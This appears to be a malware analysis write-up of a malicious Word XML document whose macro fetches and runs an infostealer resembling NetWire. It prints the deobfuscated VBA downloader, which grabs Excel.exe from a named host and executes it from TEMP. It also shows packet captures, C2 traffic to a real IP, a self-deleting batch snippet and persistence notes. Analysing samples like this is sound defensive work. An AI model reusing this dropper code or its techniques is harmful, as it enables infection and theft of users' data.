- **MSOXMLED.EXE process the XML Document.**
- **MSOXMLED Opens the WINWORD.exe by using CreateProcess() function**
- **WINWORD talks to an external IP address to download the second stage payload**
- **WINWORD starts stage two binary (InfoStealer)**

***Let's look at Macro Payload:***

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<?mso-application progid="Word.Document"?>
<pkg:package xmlns:pkg="http://schemas.microsoft.com/office/2006/xmlPackage"><
EAAAAgAAAAEAAD+////AAAAAAAAAAD/////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////9
////LwAAAP7///8EAAAAMAAAAAYAAAAHAAAACAAAAAkAAAAKAAAACwAAAAwAAAANAAAADgAAAA8A
AAAQAAAAEQAAABIAAAATAAAAFAAAABUAAAAWAAAAFwAAABgAAAAZAAAAGgAAABsAAAAcAAAAHQAA
AB4AAAAfAAAAIAAAACEAAAAiAAAAIwAAACQAAAAlAAAAJgAAACcAAAAoAAAAKQAAACoAAAArAAAA
LAAAAC0AAAAuAAAA/v////7///8xAAAAMgAAAEQAAAA0AAAANQAAADYAAAA3AAAAOAAAADkAAAA6
AAAAOwAAADwAAAA9AAAAPgAAAD8AAABAAAAAQQAAAEIAAABDAAAA/v////7/////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////1IA
bwBvAHQAIABFAG4AdAByAHkAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAWAAUA/////////8GAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDNZoAdztIB
AwAAAMALAAAAAAAAVgBCAEEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAgAAQD/////////wMAAAAAAAAAAAAAAAAAAAAAAAAAAAAADCm
ZoAdztIBMKZmgB3O0gEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAD////AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAIAAAADAAAABAAAAAUAAAAGAAAABwAAAAgAAAAJAAAA/v///wsAAAAMAAAADQAAAA4AAAAPAAAA
EAAAABEAAAASAAAAEwAAABQAAAAVAAAAFgAAABcAAAAYAAAAGQAAABoAAAAbAAAAHAAAAB0AAAAe
AAAAHwAAACAAAAAhAAAAIgAAACMAAAAkAAAAJQAAAP7///8nAAAAKAAAACkAAAAqAAAAKwAAACwA
AAD+////LgAAAP7/////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////8BVLKA
AQAEAAAAAQAwKgICkAkAcBQGSAMAggIAZOQEBAAHABwAUHJvamVjdAVRACgAAEACFAYCFD2tAgoH
AmwBFAgGEgkCEoCHJexaDQAMAkoSPAIKFgABcnN0ZBBvbGU+AhlzAHQAAGQAbwBsAGVQAA0AaAAl
XgADKgBcR3swMDAyMLA0MzAtAAgEBEMACgMCDgESMDA0Nn0jADIuMCMwI0M6AFxXaW5kb3dzAFxT
eXNXT1c2BDRcA2UyLnRsYgAjT0xFIEF1dIBvbWF0aW9uAGADAAKDRU5vcm1hbAWDRU6AQ3IAbQBh
UYBGDgAggBEJgAEqLFxDAxIKBoaAbQgAQYMhT2ZmaWOEZ09EAGaAAGkAY4JnxwWAH72CIUd7MkRG
ADhEMDRDLTVCAEZBLTEwMUItkEJERTWAZ0FBgGUaNIAFMohngLpncmEAbSBGaWxlcyAAKHg4Nilc
TWkAY3Jvc29mdCABAzlccm9vdFxWGEZTXIQWAhZDb21AbW9uWDg2iBdTQGhhcmVkXAMbMQGADFNP
LkRMTCMBTRQgMTYuMCBPAmIBfCBMaWJyYSxyecAvgAAPwoQCACITwgEn0RmCb1RoAGlzRG9jdW1l
oG50RwAYwAlUAHEgaQBzAEQAU2MAonWAU2UAbgB5Gs4LijLaCxzAEgAASEIBajGCk8PAqB5CAgEF
LFHCIcVZIkIIK0IBGQQAC8ABTUFzdnGASFhPZVR5R0BoIAAATQBBACR2ACJxgBNYAE9AZlQAaHkA
Gg0LMhgLTyPtiCUAAE0jyXUhwiEFQyMQwgIBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
AQEBAQEBAQEBARYBAADwAAAADgMAANQAAADaAQAA/////xUDAAC9BAAAAAAAAAEAAAAn0cVZAAD/
```

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
  MAsvqHXOeTy.mainMacroFunction
End Sub
```

```
Attribute VB_Name = "MAsvqHXOeTy"
Sub mainMacroFunction()
  On Error Resume Next

  Set obj_WscriptShell = CreateObject(base64_decode("VwBTAGMAcgBpAHAAdAAuAFMAaABlAGwAbAA=")) ' WScript.Shell
  Dim obj_XMLHTTP
  Dim obj_ADODBStream
  s_GET = base64_decode("RwBFAFQA") ' GET
  Const i_1 = 1
  Const i_2 = 2
  bool_False = False
  Set obj_XMLHTTP = CreateObject(base64_decode("TQBpAGMAcgBvAHMAbwBmAHQALgBYAE0ATABIAFQAVABQAA==")) ' Microsoft.XMLHTTP
  Set obj_ADODBStream = CreateObject(base64_decode("QQBEAE8ARABCAC4AUwB0AHIAZQBhAG0A")) ' ADODB.Stream
  s_downloadURL = base64_decode("aAB0AHQAcAA6AC8ALwB3AHcAdwAuAGEAbABrAGgAYQBsAGEAZgAtAGcAcgBvAHUAcAAuAGMAbwBtAC8AYwBjAC8ARQB4AGM
  ' http://www.alkhalaf-group.com/cc/Excel.exe
  s_TEMP = ChrW(404 - 320) & ChrW(233 - 164) & ChrW(221 - 144) & ChrW(432 - 352) ' TEMP
  s_TEMP_Excel.exe = Environ(s_TEMP) & ChrW(367 - 320) & base64_decode("RQB4AGMAZQBsAC4AZQB4AGUA") ' /Excel.exe
  obj_XMLHTTP.Open s_GET, s_downloadURL, bool_False
  obj_XMLHTTP.send
  obj_ADODBStream.Type = i_1
  obj_ADODBStream.Open
  obj_ADODBStream.write obj_XMLHTTP.responseBody
  obj_ADODBStream.savetofile s_TEMP_Excel.exe, i_2
  obj_WscriptShell.Run s_TEMP_Excel.exe
End Sub


Function base64_decode(s_base64Encoded)
  Dim obj_XMLDOM, SP_element
  Set obj_XMLDOM = CreateObject("Microsoft.XMLDOM")
  Set SP_element = obj_XMLDOM.createElement("SP")
  SP_element.DataType = "bin.base64"
  SP_element.Text = s_base64Encoded
  base64_decode = SP_element.NodeTypedValue
End Function
```

DEOBFUSCATED

*Macro will generate the following traffic*

## *DNS*

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 64470 |len=64470
    F9 20 81 80 00 01 00 02 00 00 00 00 03 77 77 77         . .?.........www
    0E 61 6C 6B 68 61 6C 61 66 2D 67 72 6F 75 70 03         .alkhalaf-group.
    63 6F 6D 00 00 01 00 01 C0 0C 00 05 00 01 00 00         com.............
    00 05 00 02 C0 10 C0 10 00 01 00 01 00 00 00 05         ................
    00 04 C0 FE E9 77                                       .....w
```

## *3 Way HandShake*

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 192.254.233.119
        PORT INFORMATION (49175, 80)
        SEQUENCE INFORMATION (3761562173, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 192.254.233.119     TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49175)
        SEQUENCE INFORMATION (4089094500, 3761562174)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..


============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 192.254.233.119
        PORT INFORMATION (49175, 80)
        SEQUENCE INFORMATION (3761562174, 4089094501)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......
```

## *DATA TRAFFIC*

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.136      TO IP ADDRESS 192.254.233.119
        PORT INFORMATION (49160, 80)
        SEQUENCE INFORMATION (2989504226, 209110988)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (380)
    47 45 54 20 2F 63 67 69 2D 73 79 73 2F 73 75 73        GET /cgi-sys/sus
    70 65 6E 64 65 64 70 61 67 65 2E 63 67 69 20 48        pendedpage.cgi H
    54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A        TTP/1.1..Accept:
    20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 45 6E 63         */*..Accept-Enc
    6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66        oding: gzip, def
    6C 61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74        late..User-Agent
    3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63        : Mozilla/4.0 (c
    6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20        ompatible; MSIE
    37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20        7.0; Windows NT
    36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64        6.1; WOW64; Trid
    65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20        ent/4.0; SLCC2;
    2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37        .NET CLR 2.0.507
    32 37 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35        27; .NET CLR 3.5
    2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52        .30729; .NET CLR
    20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69         3.0.30729; Medi
    61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B        a Center PC 6.0;
    20 49 6E 66 6F 50 61 74 68 2E 33 29 0D 0A 48 6F         InfoPath.3)..Ho
    73 74 3A 20 77 77 77 2E 61 6C 6B 68 61 6C 61 66        st: www.alkhalaf
    2D 67 72 6F 75 70 2E 63 6F 6D 0D 0A 43 6F 6E 6E        -group.com..Conn
    65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69        ection: Keep-Ali
    76 65 0D 0A 0D 0A                                      ve....


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 192.254.233.119
        PORT INFORMATION (49175, 80)
        SEQUENCE INFORMATION (3761562174, 4089094501)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (417)
    47 45 54 20 2F 63 63 2F 45 78 63 65 6C 2E 65 78        GET /cc/Excel.ex
    65 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65        e HTTP/1.1..Acce
    70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D        pt: */*..Accept-
    45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20        Encoding: gzip,
    64 65 66 6C 61 74 65 0D 0A 49 66 2D 4D 6F 64 69        deflate..If-Modi
    66 69 65 64 2D 53 69 6E 63 65 3A 20 54 75 65 2C        fied-Since: Tue,
    20 31 36 20 4D 61 79 20 32 30 31 37 20 30 38 3A         16 May 2017 08:
    31 37 3A 35 36 20 47 4D 54 0D 0A 55 73 65 72 2D        17:56 GMT..User-
    41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34        Agent: Mozilla/4
    2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20        .0 (compatible;
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 192.254.233.119     TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49173)
        SEQUENCE INFORMATION (2386624028, 2701545661)

        (14: 20: 20: 2930)
HTTP/1.1 200 OK

Server: nginx/
1.12.0
Date: Tue, 16
May 2017 20:06:
53
GMT
Content-Type:
application/x-m
sdownload
Content-Length
: 720328
Co
nnection: keep-
alive
Last-Modified:
 Tue, 16 May 20
17 08:17:56 GMT

Acc
ept-Ranges: byt
es

MZ?0m?2m32m
s program canno
t be run in DOS
 mode.
```


***The dropped file will be saved in user Temp location and run by WINWORD. Check the following traffic pattern***


## *Stage two, 3 Way HandShake*

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 146.71.94.250
        PORT INFORMATION (49174, 7070)
        SEQUENCE INFORMATION (1126095581, 0)
        (14: 20: 20: 62)

========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 146.71.94.250       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (7070, 49174)
        SEQUENCE INFORMATION (1592355352, 1126095582)

        (14: 20: 20: 60)

========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 146.71.94.250
        PORT INFORMATION (49174, 7070)
        SEQUENCE INFORMATION (1126095582, 1592355353)
        (14: 20: 20: 60)
```


## *Stage two DATA TRAFFIC*

```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.177.129       TO IP ADDRESS 146.71.94.250
        PORT INFORMATION (49174, 7070)
        SEQUENCE INFORMATION (1126095582, 1592355353)

        (14: 20: 20: 123)
A??????P?a?Q?????
?sP?@?h?H??l????
??????i5??X????m
.?z

============================ (UDURRANI) ==================================
(ACKN) ACK PACKET SENT FROM 146.71.94.250       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (7070, 49174)
        SEQUENCE INFORMATION (1592355353, 1126095651)
        (14: 20: 20: 60)


============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 146.71.94.250       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (7070, 49174)
        SEQUENCE INFORMATION (1592355353, 1126095651)

        (14: 20: 20: 123)
Am?l%>>???z???[
Y?Q??[??????????
?m'?Pn??W??51??
9?
```

## Here is the visual summary:




2nd stage payload spawns another copy of itself (SUSPENDED STATE) and communicates to an external ip address.




| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 05-17-2017-01-21-10 | 1324 | WINWORD.EXE | ESTABLISHED | 172.16.177.136 | 49159 | 192.254.233.119 | 80 |
| 05-17-2017-01-23-23 | 1152 | WINWORD.EXE | INITIATING | 172.16.177.136 | 49160 | 192.254.233.119 | 80 |
| 05-17-2017-01-23-24 | 1152 | WINWORD.EXE | ESTABLISHED | 172.16.177.136 | 49160 | 192.254.233.119 | 80 |
| 05-17-2017-01-28-52 | 916 | svchost.exe | ESTABLISHED | 172.16.177.136 | 49161 | 23.67.250.11 | 80 |
| 05-17-2017-01-28-55 | 916 | svchost.exe | ESTABLISHED | 172.16.177.136 | 49162 | 65.55.50.190 | 443 |
| 05-17-2017-01-33-36 | 2504 | Excel.exe | INITIATING | 172.16.177.136 | 49163 | 146.71.94.250 | 7070 |
| 05-17-2017-01-33-53 | 2504 | Excel.exe | INITIATING | 172.16.177.136 | 49164 | 146.71.94.250 | 7070 |

Payload continues to communicate to CnC. Once done it will close the connection.

***shutdown(SOCK_DESCRIPTOR, 2)***

Second parameter *2* would try to shutdown both send() and recv(). Payload uses ntDelayExecution and sleeps for 15000 milliSeconds (15 seconds) before the next iteration. Its also added to the registry for autoRun




2nd stage starts gathering information and exfiltrate to **146.71.94.250. Payload will collate information, running processes and files about users software & drivers on the machine.**

\\%COMPUTERNAME%
%SystemDrive%
%SystemRoot%
%ProgramFiles%
%ALLUSERSPROFILE%
%USERPROFILE%
%APPDATA%
pszDesktopTitleW
Microsoft Unified Security Protocol Provider
InitSecurityInterfaceA
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Accepted Documents

@echo off
ping 192.0.2.2 -n 1 -w %d >nul 2>&1
DEL /s "%s" >nul 2>&1
call :deleteSelf&exit /b

```
:deleteSelf
start /b "" cmd /c del "%%~f0"&exit /b
http://%s%s
wcnwClass
%.2d/%.2d/%d %.2d:%.2d:%.2d
;UPZA
TEMP
%N\%N.UAU
%s*.*
```

I can't get into all the details of exfiltration but its similar to a netwire trojan. Netwire uses AES-256 encryption. Trojan receives instructions / commands from the CnC. It executes the command and post the output back to the CnC. You can look it up, netwire payload is pretty interesting.